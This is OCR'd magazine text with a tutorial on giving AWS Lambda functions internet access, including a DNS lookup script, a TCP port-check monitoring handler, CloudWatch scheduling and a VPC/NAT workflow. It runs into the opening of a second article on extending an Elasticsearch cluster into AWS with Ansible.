
(Be warned that this page is a little dated and things may have changed.) In other words, you're not dealing with the same networking stack that you might find on a friendly Debian box running in EC2. However, as I'll demonstrate in a moment, public Domain Name Service (DNS) lookups do work as you'd hope, usually with the use of the UDP protocol.

Less Said, The Better

The way to prove that DNS lookups work is, as you might have guessed, to use a short script that simply performs a DNS lookup. First, however, you should create your function. **Figure 1** shows the AWS Management Console **[3]** Lambda service page with an orange *Create function* button.

If you're wearing your reading glasses, you might see that the name of the function I've typed is *internet-access-function*. I've also chosen *Python 3.7* as the preferred run time. I leave the default *Author from scratch* option alone at the top.

For now, I ignore the execution role at the bottom of the page and visit that again later, because the clever gubbins behind the scenes will automatically assign an IAM profile, trimmed right down, by default: AWS wants you to log in to CloudWatch to check the execution of your Lambda function.


aws
Services
Resource Groups
Chris Binnie
Ireland
Support
Lambda > Functions > Create function
Info
Author from scratch
Use a blueprint
Browse serverless app repository
Info
Info
Choose or create an execution role
Cancel
Create function

Create function

Choose one of the following options to create your function.

Start with a simple Hello World example.

Build a Lambda application from sample code and configuration presets for common use cases.

Deploy a sample Lambda application from the AWS Serverless Application Repository.

Basic information

Function name: internet-access-function

Enter a name that describes the purpose of your function.

Use only letters, numbers, hyphens, or underscores with no spaces.


Runtime: Python 3.7

Choose the language to use to write your function.

Permissions

Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

Figure 1: The page where you will create a Lambda function.


aws
Services
Resource Groups
Chris Binnie
Ireland
Support
Lambda > Functions > internet-access-function
Throttle
Qualifiers
Actions
Select a test event
Test
Save
Configuration
Monitoring
Designer
internet-access-function
Layers
(0)
Add trigger
Amazon CloudWatch Logs


Successfully created the function **internet-access-function**. You can now change its code and configuration. To invoke your function with a test event, choose "Test".

ARN - arn:aws:lambda:eu-west-1:589566094812:function:internet-access-function

internet-access-function

Resources that the function's role has access to appear here

Figure 2: A new Lambda function.


aws
Services
Resource Groups
Chris Binnie
Ireland
Support
Throttle
Qualifiers
Actions
Select a test event
Test
Save
Info
Info
File
Edit
Find
View
Go
Tools
Window
Environment
internet-access-fun
lambda_function.py
lambda_function

internet-access-function

Function code

Code entry type: Edit code inline

Runtime: Python 3.7

Handler: lambda_function.lambda_handler

```
import json

def lambda_handler(event, context):
    # TODO implement
    return {
        'statusCode': 200,
        'body': json.dumps('Hello from Lambda!')
    }
```

Figure 3: Your Lambda function code will go here in place of the Hello World example.

The next screen in **Figure 2** shows the new function; you can see its name in the *Designer* section and that it has *Amazon CloudWatch Logs* permissions by default. **Figure 2** is only the top of a relatively long page that includes the Designer options. Sometimes these options are hidden and you need to expand them with the arrow next to the word *Designer*.

Next, hide the Designer options by clicking on the aforementioned arrow. After a little scrolling down, you should see where you will paste your function code (**Figure 3**). A "Hello World" script, which I will run as an example, is already in the code area.

When I run the Hello World Lambda function by clicking *Test*, I get a big, green welcome box at the top of the screen (I had to scroll up a bit), and I can expand the details to show the output,

```
{
  "statusCode": 200,
  "body": "\"Hello from Lambda!\""
}
```

which means the test worked. If you haven't created a test event yet, you'll see a pop-up dialog box the first time you run a test, and you'll be asked to add an *Event Name*.

If you do that now, you can just leave the default *key1* and other information in place. You don't need to change these values just yet, because, to execute both the Hello World and the DNS lookup script, you don't need to pass any variables to your Lambda function from here. I called my Event Name *EmptyTest* and then clicked the orange *Create* button at the bottom.

Next, I'll paste the DNS Python lookup script

```
import socket

def lambda_handler(event, context):
```

Listing 1: DNS Lookup Output

```
START RequestId:
 4e90b424-95d9-4453-a2f4-8f5259f5f263 Version: $LATEST
('www.devsecops.cc', [], [' 138.68.149.181' ])
END RequestId: 4e90b424-95d9-4453-a2f4-8f5259f5f263
REPORT RequestId: 4e90b424-95d9-4453-a2f4-8f5259f5f263
     Duration: 70.72 ms
     Billed Duration: 100 ms
     Memory Size: 128 MB
     Max Memory Used: 55 MB
     Init Duration: 129.20 ms
```

```
    data = socket.gethostbyname_ex(
                'www.devsecops.cc')
    print (data)
    return
```

over the top of the Hello World example and click the orange *Save* button at the top.

To run the function as it stands (using only the default configuration options and making sure the indentation in your script is correct), simply click the *Test* button again; you should get another green success bar at the top of the screen.

The green bar will show *null*, because the script doesn't actually output anything. However, if you look in the *Log Output* section, you can see some output (**Listing 1**), with the IP address next to the DNS name you looked up.

Listing 2: handler.py

```
import json
import os
import boto3
from time import perf_counter as pc
import socket

class Config:
    """Lambda function runtime configuration"""

    HOSTNAME = 'HOSTNAME'
    PORT = 'PORT'
    TIMEOUT = 'TIMEOUT'
    REPORT_AS_CW_METRICS = 'REPORT_AS_CW_METRICS'
    CW_METRICS_NAMESPACE = 'CW_METRICS_NAMESPACE'

    def __init__(self, event):
        self.event = event
        self.defaults = {
            self.HOSTNAME: 'google.com.au',
            self.PORT: 443,
            self.TIMEOUT: 120,
            self.REPORT_AS_CW_METRICS: '1',
            self.CW_METRICS_NAMESPACE: 'TcpPortCheck',
        }

    def __get_property(self, property_name):
        if property_name in self.event:
            return self.event[property_name]
        if property_name in os.environ:
            return os.environ[property_name]
        if property_name in self.defaults:
            return self.defaults[property_name]
        return None

    @property
    def hostname(self):
        return self.__get_property(self.HOSTNAME)

    @property
    def port(self):
        return self.__get_property(self.PORT)

    @property
    def timeout(self):
        return self.__get_property(self.TIMEOUT)

    @property
    def reportbody(self):
        return self.__get_property(self.REPORT_RESPONSE_BODY)

    @property
    def cwoptions(self):
        return {
            'enabled': self.__get_property(self.REPORT_AS_CW_METRICS),
            'namespace':
              self.__get_property(self.CW_METRICS_NAMESPACE),
        }

class PortCheck:
    """Execution of HTTP(s) request"""

    def __init__(self, config):
        self.config = config

    def execute(self):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(int(self.config.timeout))
        try:
            # start the stopwatch
            t0 = pc()

            connect_result = sock.connect_ex
             ((self.config.hostname, int(self.config.port)))
            if connect_result == 0:
                available = '1'
            else:
                available = '0'

            # stop the stopwatch
            t1 = pc()

            result = {
                'TimeTaken': int((t1 - t0) * 1000),
                'Available': available
            }
            print(f"Socket connect result: {connect_result}")
            # return structure with data
            return result
        except Exception as e:
            print(f"Failed to connect to {self.config.hostname}:{self.
                   config.port}\n{e}")
            return {'Available': 0, 'Reason': str(e)}

class ResultReporter:
```

Listing 2: `handler.py (Continued)`

```
    """Reporting results to CloudWatch"""

    def __init__(self, config):
        self.config = config
        self.options = config.cwoptions

    def report(self, result):
        if self.options['enabled'] == '1':
            try:
                endpoint = f"{self.config.hostname}:{self.config.
                                                     port}"
                cloudwatch = boto3.client('cloudwatch')
                metric_data = [{
                    'MetricName': 'Available',
                    'Dimensions': [
                        {'Name': 'Endpoint', 'Value': endpoint}
                    ],
                    'Unit': 'None',
                    'Value': int(result['Available'])
                }]
                if result['Available'] == '1':
                    metric_data.append({
                        'MetricName': 'TimeTaken',
                        'Dimensions': [
                            {'Name': 'Endpoint', 'Value': endpoint}
                        ],
                        'Unit': 'Milliseconds',
                        'Value': int(result['TimeTaken'])
                    })

                result = cloudwatch.put_metric_data(
                    MetricData=metric_data,
                    Namespace=self.config.cwoptions['namespace']
                )

                print(f"Sent data to CloudWatch requestId=:{result['Re
                       sponseMetadata']['RequestId']}")
            except Exception as e:
                print(f"Failed to publish metrics to CloudWatch:{e}")

def port_check(event, context):
    """Lambda function handler"""

    config = Config(event)
    port_check = PortCheck(config)

    result = port_check.execute()

    # report results
    ResultReporter(config).report(result)

    result_json = json.dumps(result, indent=4)
    # log results
    print(f"Result of checking  {config.hostname}:{config.port}\
           n{result_json}")

    # return to caller
    return result
```

More or Less

For the second Lambda task, you'll use a more sophisticated script that will allow you to monitor a website. The script for the Lambda function, with the kind permission of the people behind the base2Services GitHub page **[4]**, will attempt to perform a two-way remote TCP port connection. Copy the `handler.py` script (**Listing 2**) and paste it into the function tab, as before. If you can't copy the Python script easily, then click the *Raw* option on the right side of the page and copy all of the raw text.

Now, click *Save* at the top right and look for the *Handler* input box on the right-hand side of where you pasted the code. You'll need to change the starting point for the Lambda function from *lambda_function.lambda_handler* to *lambda_function.port_check*, which is how the script is written. Be sure to click *Save* again.

Next, configure a new test event,

```
{
  "HOSTNAME":"www.devsecops.cc",
  "PORT":"443",
  "TIMEOUT":5
}
```

adjusted a bit from the base2Services GitHub example **[5]**. Once you've adapted the parameters for your own system settings, go back to the *EmptyTest* box, pull down the menu, and click *Configure test events* to create a new parameter to pass to a test. I pasted the test event code over the top of the example JSON code, named it *PortTest*, and clicked *Create*.

More Haste, Less Speed

Now you can click the *Test* button to see if you can connect to the Internet over TCP port 443. Success is denoted this time if the output in the green bar at the top of the page shows:

```
{
  "TimeTaken": 187,
  "Available": "1"
}
```

To make sure it's working, alter your test event to a funny port number on which your destination definitely isn't listening (e.g., TCP port 4444) and see what happens. If you get a *0* for *Available*, you know the test is working as hoped.

Incidentally, you can ignore the CloudWatch errors if you notice them. In **Listing 3** you can see the CloudWatch IAM policy autogenerated when you create the Lambda function. By default, it's trimmed down and will cause a relatively trivial CloudWatch metrics error, because it doesn't have a `cloudwatch:PutMetricData` permission, which the script would need.

Completely Hopeless

Now that your monitoring Lambda function is working, you can schedule it to run periodically to monitor a

Listing 3: CloudWatch IAM Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "logs:CreateLogGroup",
      "Resource": "arn:aws:logs:eu-west-1:XXXXXXX:*"
    },
    {
      "Effect": "Allow",
      "Action": [
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": [
        "arn:aws:logs:eu-west-1:XXXXXX:log-group:
          /aws/lambda/internet-access-function:*"
      ]
    }
  ]
}
```


website by using CloudWatch in AWS. In the CloudWatch section in the AWS Management Console, start with *Events* | *Rules* and choose the *Schedule* radio button (Figure 4).

In the Targets section you want to select *Lambda function* in the drop-down and then select the name of your function (i.e., *internet-access-function*).

Next, click the blue *Configure details* button, add a name for the rule, and then click the blue *Create rule* button. Make sure the name doesn't contain spaces. To continue, click on *Logs* on the left-hand side; then, choose your Lambda function name, which in turn will reveal the log for each execution.

The top log entry offers some bad news (Figure 5). As you can see, the Lambda function's script defaults to Google in Australia (where the authors of the script reside), so you need to add your test event parameters into the CloudWatch rule. If the `PutMetrics` error is jumping out at you, then you can either adjust your IAM permissions, remove it from the Lambda function's script, or, of course, just ignore it.

Fear not, however. If you go back into the configuration, you can adjust the run-time parameters of the CloudWatch rule with relative ease. To do so, select your Lambda function and copy the *PortCheck* test event you created as JSON earlier and simply add this to your rule.



Step 1: Create rule

Create rules to invoke Targets based on Events happening in your AWS environment.

Event Source

Build or customize an Event Pattern or set a Schedule to invoke Targets.

○ Event Pattern ● Schedule

● Fixed rate of 5 Minutes

○ Cron expression 0/5 * * * ? *

Learn more about CloudWatch Events schedules.

Show sample event(s)

Targets

Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.

Lambda function

Function* internet-access-function

Configure version/alias

Configure input

○ Matched event

○ Part of the matched event

● Constant (JSON text)

○ Input Transformer

Add target*

* Required

Cancel

Configure details

Figure 4: **Setting up a schedule for a Lambda function in CloudWatch.**


Where do you paste it, you may well ask? Look inside your CloudWatch rule config and tick *Constant (JSON text)* under the *Configure input* drop-down options and then paste in the content used previously:

```
{
"HOSTNAME":"www.devsecops.cc",
"PORT":"443",
"TIMEOUT":5
}
```

Having saved that change, you can now see in your CloudWatch log (Figure 6) that the Lambda function is indeed checking the correct website and logging its output for future reference.


Now that you can see the intended website, you can alter your rule's schedule to monitor its uptime every minute or every day – or, in fact, whatever time period you desire. You can even use a cron format, if you prefer.

If you want to go a step further, you can also create metrics for your CloudWatch rule and create a Simple Notification Service (SNS) topic so that email alarms are triggered when the website is unavailable. That part



```
                    No older events found at the moment. Retry.
14:57:29    START RequestId: 53ddf1d5-e9a4-4a4f-8f4f-1e46dea1ce85 Version: $LATEST
14:57:29    Socket connect result: 0
14:57:30    Failed to publish metrics to CloudWatch:An error occurred (AccessDenied) when calling the PutMetricData
14:57:30    Result of checking google.com.au:443
14:57:30    {
14:57:30    "TimeTaken": 14,
14:57:30    "Available": "1"
14:57:30    }
14:57:30    END RequestId: 53ddf1d5-e9a4-4a4f-8f4f-1e46dea1ce85
14:57:30    REPORT RequestId: 53ddf1d5-e9a4-4a4f-8f4f-1e46dea1ce85 Duration: 1077.80 ms Billed Duration: 1100
                    No newer events found at the moment. Retry.
```

Figure 5: **To monitor the desired website, you need to adjust the input parameters of your CloudWatch rule.**



```
15:18:29    Result of checking www.devsecops.cc:443
15:18:29    {
15:18:29    "TimeTaken": 143,
15:18:29    "Available": "1"
15:18:29    }
15:18:29    END RequestId: 00ae8e73-11e3-4a1d-824e-882d737f09cb
15:18:29    REPORT RequestId: 00ae8e73-11e3-4a1d-824e-882d737f09cb Duration: 396.59 ms
                    No newer events found at the moment. Retry.
```

Figure 6: **Happiness is probing the correct website address.**

of the jigsaw puzzle is relatively easy to pick up if you haven't done it before. Remember to disable the CloudWatch rule once you've finished testing to avoid the potential of an email storm.

Now that you have a shiny new working Lambda function that can be scheduled to run whenever you like, I'll spend a moment looking at what a more complex workflow might look like if you were running your Lambda function inside a VPC.

Don't Be Careless

At the beginning of this article, I mentioned that Internet access is trickier if you have a more mature infrastructure and host your Lambda functions inside a VPC so that they can access nonpublic resources securely, as well as the Internet. Table 1 shows the workflow involved.

A minor caveat is that if you're testing against existing networking that is already running important services, it's possible to tie yourself in knots and break things horribly.

To get started, try to create, where possible, these new resources inside a new VPC for testing purposes. Some of the resources should definitely be deleted afterward – especially the Elastic Network Interface (ENI) – to save ongoing costs for Elastic IP addresses. Consider yourself suitably warned!

If you are familiar with the innards of AWS and have looked through Table 1, I could be forgiven for summarizing it in one sentence: "To access resources inside a VPC, use a private subnet and a NAT gateway and then connect that to a public subnet, which by inference has an Internet gateway attached for external Internet access."

Table 1: Workflow for VPCs

Step	Action Required
1	Check your VPC configuration and create a new one if needed.
2	Create a private subnet specifically for your Lambda function, so you can isolate your other services from potential security risks.
3	Create a public subnet in your VPC if one doesn't exist.
4	Ensure an Internet gateway is present in the public subnet, and adjust your routing table for outbound traffic to point at 0.0.0.0/0.
5	Point your private subnet's NAT gateway at the public subnet and point all traffic (0.0.0.0/0) to the NAT gateway.
6	Create or adjust a security group for your network rules, "self referencing" the security group to itself in a rule, if needed by your Lambda function.
7	Configure your Lambda function to use the correct VPC, subnet(s), and security group.
8	Add the suitable IAM permissions to your Lambda functions so that it can access the resources of your VPC. Make sure these permissions are available to your IAM role: ec2:CreateNetworkInterface ec2:DescribeNetworkInterfaces ec2:DeleteNetworkInterface ec2:DescribeSecurityGroups ec2:DescribeSubnets ec2:DescribeVpc

I've had success with the above approach, so bear this workflow in mind for future reference if you foresee a need.

Endless

No doubt you'll be using serverless technologies more and more in the future. However, a few gotchas that introduce security risks still need some attention. Sadly, they don't magically disappear when using an abstracted platform, as some would hope. That said, I hope you can see the benefits of such abstraction, in terms of operational overhead and running costs. It's safe to say that with some basic scripting skills, serverless technology makes light work of numerous tasks.

Info

[1] AWS Lambda: [https://aws.amazon.com/lambda]

[2] Ping from Lambda function: [https://forums.aws.amazon.com/thread.jspa?threadID=263968]

[3] AWS Management Console: [https://console.aws.amazon.com]

[4] handler.py: [https://github.com/base2Services/aws-lambda-port-check/blob/master/handler.py]

[5] Example test: [https://github.com/base2Services/aws-lambda-port-check/blob/master/test/example.json]

Hybrid public/private cloud

Seamless

Extending your data center temporarily into the cloud during a customer rush might not be easy, but it can be done, thanks to Ansible's Playbooks and some AWS scripts. By Konstantin Agouros

Companies often do not exclusively use public cloud services such as Amazon Web Services (AWS) [1], Microsoft Azure [2], or Google Cloud [3]. Instead, they rely on a mix, known as a hybrid cloud. In this scenario, you connect your data centers (private cloud) with the resources of a public cloud provider. The term "private cloud" is somewhat misleading, in that the operation of many data centers has little to do with cloud-based working methods, but it looks like the name is here to stay.

The advantage of a hybrid cloud is that companies can use it to absorb peak loads or special requirements without having to procure new hardware for five- or six-digit figures.

In this article, I show how you can add a cloud extension to an Ansible [4] role that addresses local servers. To do this, you extend a local Playbook for an Elasticsearch cluster so that it can also be used in the cloud, and the resources disappear again after use.

Cloudy Servers

In classical data center operation, a server is typically used for a project and installed by an admin. It then runs through a life cycle in which it receives regular patches. At some point, it is no longer needed or is outdated. In the virtualized world, the same thing happens in principle, only with virtual servers. However, for performance reasons, you no longer necessarily retire them. With a few commands or clicks, you can simply assign more and faster resources.

Things are different in the cloud, where you have a service in mind. To operate it, you have to provide defined resources for a certain period of time, build these services in an automated process, to the extent possible (sometimes even from scratch), use them, and only pay the public cloud providers for the period of use. Then, you shut down the machines, reducing resource requirements to zero.

If these resources include virtual machines (VMs), you again build them automatically, use them, and delete them. The classic server life cycle is therefore irrelevant and is degraded to a component in an architecture that an admin brings to life at the push of a button.

Visible for Everyone?

One popular misconception about the use of public cloud services is that these services are "freely accessible on the Internet." This statement is not entirely true, because most cloud providers leave it to the admin to decide whether to provide a service or a VM with a publicly accessible IP address. Additionally, you usually have to activate explicitly all the services you want to be accessible from outside, although this usually does not apply to the services required for administration -- that is, Secure Shell (SSH) for Linux VMs and the Remote Desktop Protocol (RDP) for Windows VMs. By way of an example, when an AWS admin picks a database from the Database-as-a-Service offerings, they can only access it through the IP address they use to control the AWS Console.

If you set up the virtual networks in the public cloud with private addresses only, they are just as invisible from the Internet as the servers in your own data center.

Cloudbnb

At AWS, but also in the Google and Microsoft clouds, for example, the concept of the virtual private cloud (VPC) acts as the account's backbone. With an AWS account in each region, you can even operate several VPC instances side by side.

To connect to this network, the cloud providers offer a site-to-site VPN service. Alternatively, you can set up your own VPN gateway (e.g., in the form of a VM, such as Linux with IPsec/OpenVPN) or a virtual firewall appliance, the latter of which offers a higher level of security, but usually comes at a price.

This service ultimately creates a structure, that, conceptually, does not differ fundamentally from the way in which you would connect branch offices to the head office – with one difference: The public cloud provider can potentially access the data on the machines and in the containers.

Photo by JJ Ying on Unsplash

Protecting Data

The second major security concern relates to storing data. Especially when processing personal information for members of the European Union (EU), you have to be careful for legal reasons about which of the cloud provider's regions is used to store the data. Relocating the customer database to Japan might turn out to be a less than brilliant idea.

Even if the data is stored on servers within the EU, the question of who gets access still needs to be clarified. Encrypting data in AWS is possible **[5]**. If you do not have confidence in your abilities, you could equip a Linux VM with a self-encrypted volume (e.g., LUKS **[6]**) and not store the password on the server. With AWS, this does not work for system disks, but it does at least for data volumes. After starting the VM, you have to send the password. This process can be automated from your own data center. The only possible route of access for the provider is to read the machine RAM; this risk exists where modern hardware enables live encryption, as well.

As a last resort, you can ensure that the computing resources in the cloud only access data managed by the local data center. However, you will need a powerful Internet connection.

Solving a Problem

Assume you have a local Elasticsearch cluster of three nodes: a master node, which also houses Logstash and Kibana, and two data nodes with data on board (**Figure 1**).

You now want to provide this cluster temporarily two more data nodes in the public cloud. You could have several reasons for this; for example, you might want to replace the physical data nodes because of hardware problems, or you might temporarily need higher performance for data analysis. Because it is not typically worthwhile to procure new hardware on a temporary basis, the public cloud is a solution. The logic is shown in **Figure 1**; the machines started there must become part of the Elastic cluster.

The following explanations assume you have already written Ansible roles for installing the Elasticsearch-Logstash-Kibana (ELK) cluster. You will find a listing for a Playbook on the *ADMIN* FTP site **[7]**. Thanks to the structure of these roles, you can add more nodes by appending parameters to the Hosts file, and it includes installing the software on the node.

The roles that Ansible calls are determined by the Hosts file (usually in `/etc/ansible/hosts`) and the variables set in it for each host. **Listing 1** shows the original file.

Host 10.0.2.25 is the master node on which all software runs. The other two hosts are the data nodes of the cluster. The variable `do_ela` controls whether the Elasticsearch role can perform installations. When expanding the cluster, this ensures that Ansible does not reconfigure the existing nodes – but more about the details later.

Extending the Cluster in AWS

The virtual infrastructure in AWS comprises a VPC with two subnets. One subnet can be reached from the Internet; the other represents the internal area, which also contains the two servers on which data nodes 3 and 4 are to run. In between is a virtual firewall, by Fortinet in this case, that terminates the VPN tunnel and controls access with firewall rules.

This setup requires several configuration steps in AWS: You need to create the VPC with a main network. On this, you then assign all the subnets: one internal (inside) and one accessible from the Internet (outside). Then, you create an Internet gateway in the outside subnet. Through this, the data traffic migrating toward the Internet finds an exit from the cloud. For this purpose, you define a routing table for the outside subnet that specifies this Internet gateway as the standard route (**Figure 2**).

Cloud Firewall

In the next step, you create a security group that comprises host-related firewall rules for AWS. Because the firewall can protect itself, the group opens the firewall for all incoming and outgoing traffic, although this could be restricted. The next step is to create an S3 bucket that contains the starting configuration and the license for the firewall. Next, you generate the `config` file for the firewall and upload it with the license. For a rented, but more expensive, firewall, this license information can also be omitted.

